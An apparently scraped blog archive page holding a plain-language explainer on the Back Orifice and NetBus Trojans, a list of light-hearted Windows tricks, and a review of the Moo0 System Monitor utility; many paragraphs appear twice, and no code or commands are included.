Monday, January 13, 2014

Wednesday, January 8, 2014
Someone started controlling my computer over the Internet -- what happened?
There are "Trojan horse" type programs, such as Back Orifice and Netbus, that could cause the behavior you are describing. Both BO and Netbus are Windows 95/98 applications designed to allow other people to access your machine (generally for malicious purposes) over the Internet.
In order for anyone to use BO on your machine, you have to install the server side of the application. This is normally done by getting you to download an application or by sending the server EXE to you in an e-mail message and hoping you execute it. This is why it is called a Trojan horse -- you have to consciously or unconsciously run the EXE to install the server -- it does not propagate itself like a virus (see How Computer Viruses Work for a description of Trojans and viruses). Once you execute the server EXE, the server is installed and will start running automatically every time you turn on your computer.
With the server installed, an evil-doer can run the BO client program and control your computer remotely, running programs, erasing files... Obviously, this is not a good thing. It is easy to detect Back Orifice either manually or with software.
These links will help you learn more:
How Computer Viruses Work
How Web Servers Work
Symantec: Information on Back Orifice and NetBus
Trojan horses: Back Orifice & Netbus
CNET News.com: Windows "back door" raises flags
In order for anyone to use BO on your machine, you have to install the server side of the application. This is normally done by getting you to download an application or by sending the server EXE to you in an e-mail message and hoping you execute it. This is why it is called a Trojan horse -- you have to consciously or unconsciously run the EXE to install the server -- it does not propagate itself like a virus (see How Computer Viruses Work for a description of Trojans and viruses). Once you execute the server EXE, the server is installed and will start running automatically every time you turn on your computer.
With the server installed, an evil-doer can run the BO client program and control your computer remotely, running programs, erasing files... Obviously, this is not a good thing. It is easy to detect Back Orifice either manually or with software.
These links will help you learn more:
How Computer Viruses Work
How Web Servers Work
Symantec: Information on Back Orifice and NetBus
Trojan horses: Back Orifice & Netbus
CNET News.com: Windows "back door" raises flags
Wednesday, January 1, 2014
Computer (PC) Tricks You Should Try Right Now
Computers have simplified our life to a great extent. Things
that were impossible earlier can now be completed instantly thanks to
computers. But, does this mean that a PC is all work and no play?
Obviously not! Here are some of the best tricks you can try out on your Windows based computer.
Obviously not! Here are some of the best tricks you can try out on your Windows based computer.

1) Make your computer speak what
you type
You can use your PC's built in features and some VBScript magic to create a simple program that will make your computer speak whatever you input to it. What are you waiting for? Head over to this post to start a conversation.
2) Find your computer's gender
Want to know if your PC is a male or a female? Simple. Try the previous trick to know if your computer is a 'he' or a 'she'.
On a serious note, this depends upon the voice you have selected in Microsoft Text to Speech options.
3) Lock Folders with password
Do you often have other people seeing your personal files? You can store them in a password protected folder so that only you can access them. Go see this post to know how to protect your personal files effectively.
4) Make your computer greet you every time you start Windows
A simple modification in the first trick will let you have an awesome computer said welcome that you can use to impress all your friends. Just read this post to make your computer welcome you in its own mechanical voice.
5) Have fun with Notepad
You can use your PC's built in features and some VBScript magic to create a simple program that will make your computer speak whatever you input to it. What are you waiting for? Head over to this post to start a conversation.
2) Find your computer's gender
Want to know if your PC is a male or a female? Simple. Try the previous trick to know if your computer is a 'he' or a 'she'.
On a serious note, this depends upon the voice you have selected in Microsoft Text to Speech options.
3) Lock Folders with password
Do you often have other people seeing your personal files? You can store them in a password protected folder so that only you can access them. Go see this post to know how to protect your personal files effectively.
4) Make your computer greet you every time you start Windows
A simple modification in the first trick will let you have an awesome computer said welcome that you can use to impress all your friends. Just read this post to make your computer welcome you in its own mechanical voice.
5) Have fun with Notepad

If you
think that Notepad is just a basic text editor, then, you will be amazed by its
capabilities. You can use Notepad to create everything from personalized logs
to harmless viruses that are incredibly annoying. Go see this post to know just how
useful Notepad is.
6) Command Prompt too has some tricks up its sleeves
So, you thought that Notepad has some tricks but not the command prompt? If you thought so, then you would be surprised to see all the cool stuff you can do with the Windows Command Prompt. Just see this post to get impressed.
7) Change your Processor's name
Are you bored of your old processor and want a new one with a staggering name? Change its name to something extraordinary to get that something special for your PC.
8) Make a Keyboard Disco
Use some VBScript coding to create a live disco using the LED keys on your keyboard. See this post to know how your keyboard can turn into a disco.
9) Use your Keyboard as Mouse.
You know you can use your mouse as keyboard using the On-screen keyboard. What if I tell you that it is also possible to do the reverse? Just read this post to see how.
These tricks work on Windows 8, Windows 7, Windows Vista and Windows XP
6) Command Prompt too has some tricks up its sleeves
So, you thought that Notepad has some tricks but not the command prompt? If you thought so, then you would be surprised to see all the cool stuff you can do with the Windows Command Prompt. Just see this post to get impressed.
7) Change your Processor's name
Are you bored of your old processor and want a new one with a staggering name? Change its name to something extraordinary to get that something special for your PC.
8) Make a Keyboard Disco
Use some VBScript coding to create a live disco using the LED keys on your keyboard. See this post to know how your keyboard can turn into a disco.
9) Use your Keyboard as Mouse.
You know you can use your mouse as keyboard using the On-screen keyboard. What if I tell you that it is also possible to do the reverse? Just read this post to see how.
These tricks work on Windows 8, Windows 7, Windows Vista and Windows XP
[Windows] Keep an eye on computer resources use with portable Moo0
used to scratch my head,
pondering on why acquiring a Windows license key was so expensive. It has to be
one of the most pocket-emptying pieces of software, along with Microsoft
Office. There was a time when I thought that you had to be running a small business
or you had to be a millionaire to be an owner of legit Microsoft license keys.
When you delve into Windows and all the features it offers from the
sophisticated folder explorer to the free updates and patches, you begin to
understand. Writing an operating system using C as your basis, is not an easy
task and it took a group of very talented developers to craft it into what it
is. All the issues and gripes we have with Windows 8 can be forgiven, once we
take all of this into account and that’s why I own three or more separate
license keys, all paid for with my hard earned money.
With all the tools that Windows provides us with, sometimes they may not be enough. Time and time again, I find myself praising Windows 8’s new task manager for its extensiveness and its new found user friendliness. I still feel that it’s not enough to monitor my system efficiently. Can Moo0 System Monitor fill that gap in? Read on and find out?
With all the tools that Windows provides us with, sometimes they may not be enough. Time and time again, I find myself praising Windows 8’s new task manager for its extensiveness and its new found user friendliness. I still feel that it’s not enough to monitor my system efficiently. Can Moo0 System Monitor fill that gap in? Read on and find out?
WHAT IS IT AND WHAT DOES IT DO
Main Functionality
Moo0
System Monitor is an expansive PC monitoring tool that comes with a long list
of stats and a widely customizable user interface that offers the user an array
of display options to suit his or her needs.
Pros
- Comes with a long list of stats and displayable fields that can be sorted according to the user’s tastes.
- Has a widely customizable user interface
- Supports a wide variety of languages
- Controllable refresh rate and frequency
- System tray minimizable
- Lightweight
Cons
- Its functions are not intuitively accessible at first
- It’s not traditionally designed and this can be somewhat confusing until you get used to it
- It does not come with extensive help resources which does not help quail the confusion
- No feature that allows logging or archiving of stats and details.
Discussion
 I hate making assumptions because I find myself
second guessing and tip toeing. With that being said, when I opened Moo0’s
system monitor up for the first time after it’s install, I found myself making
quite a few assumptions. I assumed that it was one of those self-unaware
applications that was designed to suit a primary need and nothing else, like a
wooden hilted hammer. After all, it doesn’t even come with a close button. It’s
as ugly as sin too and it displays only a few fields with the bare minimum
amount of information attached to each statistic. I was already bored with it
and at first, I decided that I wasn’t going to review it. After making these
assumptions, I found myself a little red faced when I discovered the right
click context menu on both the system tray icon and the user interface.
I hate making assumptions because I find myself
second guessing and tip toeing. With that being said, when I opened Moo0’s
system monitor up for the first time after it’s install, I found myself making
quite a few assumptions. I assumed that it was one of those self-unaware
applications that was designed to suit a primary need and nothing else, like a
wooden hilted hammer. After all, it doesn’t even come with a close button. It’s
as ugly as sin too and it displays only a few fields with the bare minimum
amount of information attached to each statistic. I was already bored with it
and at first, I decided that I wasn’t going to review it. After making these
assumptions, I found myself a little red faced when I discovered the right
click context menu on both the system tray icon and the user interface.
I
cannot be entirely blamed for my indiscretions and misjudgements here because
the program does not initially fully avail itself. Once I discovered the right
click menu, it was like I was opened up to a whole new world. The application
will come with a default set of fields that also depend on what your PC is
packing. From the right click menu, you can choose to add more to the user
interface. I’m too lazy to count here but there are a lot of displayable fields
and they are directly proportional in number to the robustness of your
computer’s hardware. Whether you choose to display none or create mass chaos by
displaying everything, it’s really up to you. You can even sort and customize
this list. I will say that if you choose to display every stat, the application
will not perform so well; it will run slow and the user interface will start to
lose its visual integrity. If you’ve changed the size of the window and add a
new field, the window will revert to its default size. I found this a little
annoying.
 The window can be stretched and shrunk but the
number of fields being displayed also creates a limit on this extensibility.
Another annoyance that I found was that it launches the entire window at start
up like a surprise party and I kept forgetting that it doesn’t have a close
button. You can choose to launch the application on start-up but unfortunately,
you cannot choose to change the windows behaviour (on start-up).
The window can be stretched and shrunk but the
number of fields being displayed also creates a limit on this extensibility.
Another annoyance that I found was that it launches the entire window at start
up like a surprise party and I kept forgetting that it doesn’t have a close
button. You can choose to launch the application on start-up but unfortunately,
you cannot choose to change the windows behaviour (on start-up).
Other
customizable inflections to the aesthetics of the application include the
ability to change how the auto hide feature behaves. You can also make changes
to the general layout so the application doesn’t always have to look similar to
a dinner receipt. Did I mention the large variety of skins and languages to
choose from? Nelson Mandela (RIP) dubbed South Africa as a rainbow nation with
all it’s diversity in language and culture. You can almost say that this
software is comparable to that sentiment, in it’s diverse range of customizable
aesthetics and language options.
CONCLUSION AND DOWNLOAD LINK
I
feel ambivalent about this. I enjoyed playing around with the user interface
more than I payed attention to the stats and details that it was made to
display. Which means that there’s a great novelty behind it. I tend to get
bored with novelty applications after a while. As for you, a normal person who
isn’t as weird as me? Moo0 System Monitor is a good tool. You can find a long
list of alternative system monitoring programs but if you’ve never tried one
out, I believe that Moo0 System Monitor deserves a home on your desktop.
If you can, make a donation to the developer as well because s/he offers
a great amount of useful freeware software.
As
for Ashraf’s personal choice, I believe he prefers Rainmeter
over everything else. There is also BgInfo. Pick whichever one you
want.
Price: Free
Version reviewed:1.76
Supported OS: Windows XP/Vista/7/8
Download size: 3.86
VirusTotal malware scan results: 0/49
Is it portable? yes
Subscribe to:
Posts (Atom)